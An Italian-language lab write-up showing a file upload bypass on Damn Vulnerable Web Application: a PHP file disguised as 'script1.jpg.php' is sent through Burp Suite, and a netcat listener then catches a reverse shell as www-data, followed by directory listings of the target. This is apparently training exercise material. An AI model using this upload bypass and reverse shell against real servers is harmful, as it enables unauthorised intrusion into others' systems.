
Choose an image to upload:
 `script1.jpg.php`

More info


http://www.ojpa.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1288>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

View Source View Help


Damn Vulnerable Web Application (DVWA) v1.0.7



come possiamo vedere il file è stato caricato correttamente , in quanto anche se la sicurezza è maggiore in burpsuite siamo andati a caricare direttamente il php come se fosse un jpeg, questo ha bypassato la difesa della webapp .



puntiamo al file .jpeg.php e dopo inseriremo il nostro cmd



andiamo sulla reverse shell gia aperta sul terminale ora

```
Session Actions Edit View Help

(kali㉿kali)-[~]
$ nc -lvnp 6666

listening on [any] 6666 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.101] 51021
whoami
www-data
cd ..
ls
uploads
users
cd /users
ls
uploads
users
cd users
ls
1337.jpg
admin.jpg
gordonb.jpg
pablo.jpg
smithy.jpg
cd /home
ls
ftp
msfadmin
service
user
ls -la
total 24
drwxr-xr-x  6 root    root    4096 Apr 16  2010 .
drwxr-xr-x 21 root    root    4096 May 20  2012 ..
drwxr-xr-x  2 root    nogroup 4096 Mar 17  2010 ftp
drwxr-xr-x  7 msfadmin msfadmin 4096 Mar 17  06:25 msfadmin
drwxr-xr-x  2 service service 4096 Apr 16  2010 service
drwxr-xr-x  3 user     user    4096 May  7  2010 user
```

come si puo' ben vedere si puo tranquillamente eseguire una reverse shell su kali per tutto il tempo della connessione .